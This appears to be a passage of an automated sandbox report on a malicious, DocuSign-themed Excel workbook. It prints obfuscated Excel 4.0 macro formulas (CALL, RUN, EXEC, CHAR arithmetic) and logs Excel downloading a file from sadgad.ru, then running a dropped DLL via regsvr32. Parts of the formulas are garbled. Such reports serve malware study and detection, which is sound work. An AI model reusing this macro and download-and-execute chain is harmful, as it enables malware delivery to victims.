4!D50)....."=CALL("Ke"&?????2IGR380&"32""Cr"&?????2IGT408&"yA""JCJ""?????2IGI378&???
2!GI393,0)".....=RUN(???
5IA50).....
```


```
.....

"=CALL("Ke"&????2!GR380&"32", "Cr"&????2!GT408&"yA", "JCJ" ???2!GI378,0)",,,,=RUN(???
1!M66)....."=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108

"=CALL("U"&????2!GT398,"U"&????4!E65,"IICCI",0,????2!HF354,????2!GI378&????2!GI393&????2!GI407,0,0)"=EXEC(????3!W36&????2!GI378&????2!GI393&????2!GI407)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:59:58.700850010 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 05:59:58.754725933 CET	80	49165	78.110.50.130	192.168.2.22
Nov 29, 2020 05:59:58.754843950 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 05:59:58.755995035 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 05:59:58.809814930 CET	80	49165	78.110.50.130	192.168.2.22
Nov 29, 2020 05:59:59.834609985 CET	80	49165	78.110.50.130	192.168.2.22
Nov 29, 2020 05:59:59.834924936 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 06:00:00.033905029 CET	80	49165	78.110.50.130	192.168.2.22
Nov 29, 2020 06:00:00.034035921 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 06:01:58.566704988 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 06:01:58.877674103 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 06:01:59.486015081 CET	49165	80	192.168.2.22	78.110.50.130
Nov 29, 2020 06:02:00.702946901 CET	49165	80	192.168.2.22	78.110.50.130

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:59:58.597210884 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:59:58.678988934 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:59:58.597210884 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	sadgad.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:59:58.678988934 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	sadgad.ru		78.110.50.130	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sadgad.ru

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	78.110.50.130	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 05:59:58.755995035 CET	0	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sadgad.ru Connection: Keep-Alive
Nov 29, 2020 05:59:59.834609985 CET	1	IN	HTTP/1.1 200 OK Date: Sun, 29 Nov 2020 04:59:58 GMT Server: Apache/2.2.15 (Red Hat) mod_rpa/0.6 PHP/5.6.25 X-Powered-By: PHP/5.6.25 Content-Length: 0 Content-Type: image/gif X-Cache: MISS from hc2.hts.ru X-Cache-Lookup: MISS from hc2.hts.ru:80

Code Manipulations

Statistics

Behavior



System Behavior

General

Start time:	05:59:38
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f960000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ID8B3.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FCAEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\8ADE0000	read attributes generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\giogti	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	14068828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	14068828C	CreateDirectoryA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14068825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14068825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14068825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14068825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14068825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14068825F	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\8ADE0000	313158	2198	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 cc 80 35 d3 64 01 00 00 ee 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 93 aa 62 b6 e0 01 00 00 ba 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 e3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!C.T.....e.....[Content_Types].xmlPK..-.....!..U0#....L_rels/.re !sPK..-.....!..5.d.....?..xl/_rels/wor kbook.xml.relsPK..-.....! ..b..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\3CDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 0a 00 07 00 02 00 03 00 0b 00 0d 00 ba 01 03 00 00 00 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00	g2.....\p.... B....a.....=.....=.....i.93.8X.@.....	success or wait	15	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3CDE0000	unknown	16384	a4 e0 c8 c4 1e 44 8c 65 86 ad 86 17 9e 20 27 13 f2 5d e4 a3 23 7a 25 36 b0 88 71 ce 68 b8 1e 71 2c 40 a0 e2 50 e5 76 c5 60 3a 10 e9 06 a5 b4 97 98 cc 22 7f a5 10 37 fd f9 4d 9d f4 c7 f5 d7 5f de d7 f5 d8 c1 eb 65 d1 6b d4 02 6f 01 51 b9 88 fe ab aa af ec f6 82 a8 12 16 ee 21 26 18 16 ad 87 83 08 70 35 38 f2 92 18 b0 83 24 be ab f4 9a 96 21 af 61 a4 55 af a8 e0 60 da f4 0c db 41 a9 02 bf 20 f4 11 d5 0d 39 fa 00 f9 99 0a f9 7c 13 bc 42 50 54 e9 9a 86 bb 47 f9 1b 85 93 a1 90 fe 75 fd 6a 0e 87 5f 7f 7d 3f 36 ed e1 d0 da d7 a1 39 de 3e 98 0b d7 ef ed d9 25 90 c3 ab 42 ea 5c 79 57 90 87 bd a6 00 db f4 11 06 9d 67 4c 25 e8 c8 6d dd 2f 70 45 41 69 2c 21 2e b3 40 8a 53 97 78 54 19 45 d6 e8 13 33 7c 44 2f 00 08 d1 58 09 dc 9a 13 cf b7 a7 58 2b f4 9e 92 e5 d0 28 6d	D.e.....'.j..#z%6..q.h. .q,@..P.v.`.....".....7..M.. .....e.k..o.Q..... !&.....p58.....\$.....!a.U.. `.....A.....9..... .BPT.. ..G.....u.j.._}?6.....9.>..%...B.lyW.....gL%.m ./pEAi,!,@.S.xT.E...3 D/... X.....X+.....(m	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\3CDE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)....+...*. .Q....?7.. \Tg.....';.....y.DW.=.....w A3.#".....(.....z.l...U8x...&. p.c.k....b..J.....-..@O....x.\ ~...E...\.S.....u.....H.l(.bg.. ..ns.....d....8.i....B..... @...N....v..VS[N...#R...l.EE.. 1.....F.?\.j.H#.....Y. f..l. v8.!....>	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3CDE0000	unknown	328	fe ff 00 00 06 01 02		success or wait	1	7FEEAC59AC0	unknown
			00 00 00 00 00 00 00	+...0.....				
			00 00 00 00 00 00 00	H.....P.....X.....`.....				
			00 00 00 01 00 00 00	..h.....p.....x.....				
			02 d5 cd d5 9c 2e 1b					
			10 93 97 08 00 2b 2c					
			f9 ae 30 00 00 00 18	DocuSign.....2.....				
			01 00 00 08 00 00 00	3.....1.....				
			01 00 00 00 48 00 00	...4.....				
			00 17 00 00 00 50 00					
			00 00 0b 00 00 00 58					
			00 00 00 10 00 00 00					
			60 00 00 00 13 00 00					
			00 68 00 00 00 16 00					
			00 00 70 00 00 00 0d					
			00 00 00 78 00 00 00					
			0c 00 00 00 d3 00 00					
			00 02 00 00 00 e9 fd					
			00 00 03 00 00 00 00					
			00 0e 00 0b 00 00 00					
			00 00 00 00 0b 00 00					
			00 00 00 00 00 0b 00					
			00 00 00 00 00 00 0b					
			00 00 00 00 00 00 00					
			1e 10 00 00 06 00 00					
			00 09 00 00 00 44 6f					
			63 75 53 69 67 6e 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 32 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 33 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 31 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 34 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81					
C:\Users\user\Desktop\3CDE0000	unknown	3584	01 00 00 00 02 00 00		success or wait	1	7FEEAC59AC0	unknown
			00 03 00 00 00 04 00					
			00 00 05 00 00 00 06					
			00 00 00 07 00 00 00					
			08 00 00 00 09 00 00	...!..."#...\$...%...&...'...				
			00 0a 00 00 00 0b 00	(...)...*+...-...~...				
			00 00 0c 00 00 00 0d	.../...0...1...2...3...4...5...				
			00 00 00 0e 00 00 00	..6...7...8...9...:;...<...>...?...@..._...				
			0f 00 00 00 10 00 00					
			00 11 00 00 00 12 00					
			00 00 13 00 00 00 14					
			00 00 00 15 00 00 00					
			16 00 00 00 17 00 00					
			00 18 00 00 00 19 00					
			00 00 1a 00 00 00 1b					
			00 00 00 1c 00 00 00					
			1d 00 00 00 1e 00 00					
			00 1f 00 00 00 20 00					
			00 00 21 00 00 00 22					
			00 00 00 23 00 00 00					
			24 00 00 00 25 00 00					
			00 26 00 00 00 27 00					
			00 00 28 00 00 00 29					
			00 00 00 2a 00 00 00					
			2b 00 00 00 2c 00 00					
			00 2d 00 00 00 2e 00					
			00 00 2f 00 00 00 30					
			00 00 00 31 00 00 00					
			32 00 00 00 33 00 00					
			00 34 00 00 00 35 00					
			00 00 36 00 00 00 37					
			00 00 00 38 00 00 00					
			39 00 00 00 3a 00 00					
			00 3b 00 00 00 3c 00					
			00 00 3d 00 00 00 3e					
			00 00 00 3f 00 00 00					
			40 00 00					

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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Analysis Process: regsvr32.exe PID: 1960 Parent PID: 1084

General

Start time:	05:59:43
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xff880000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis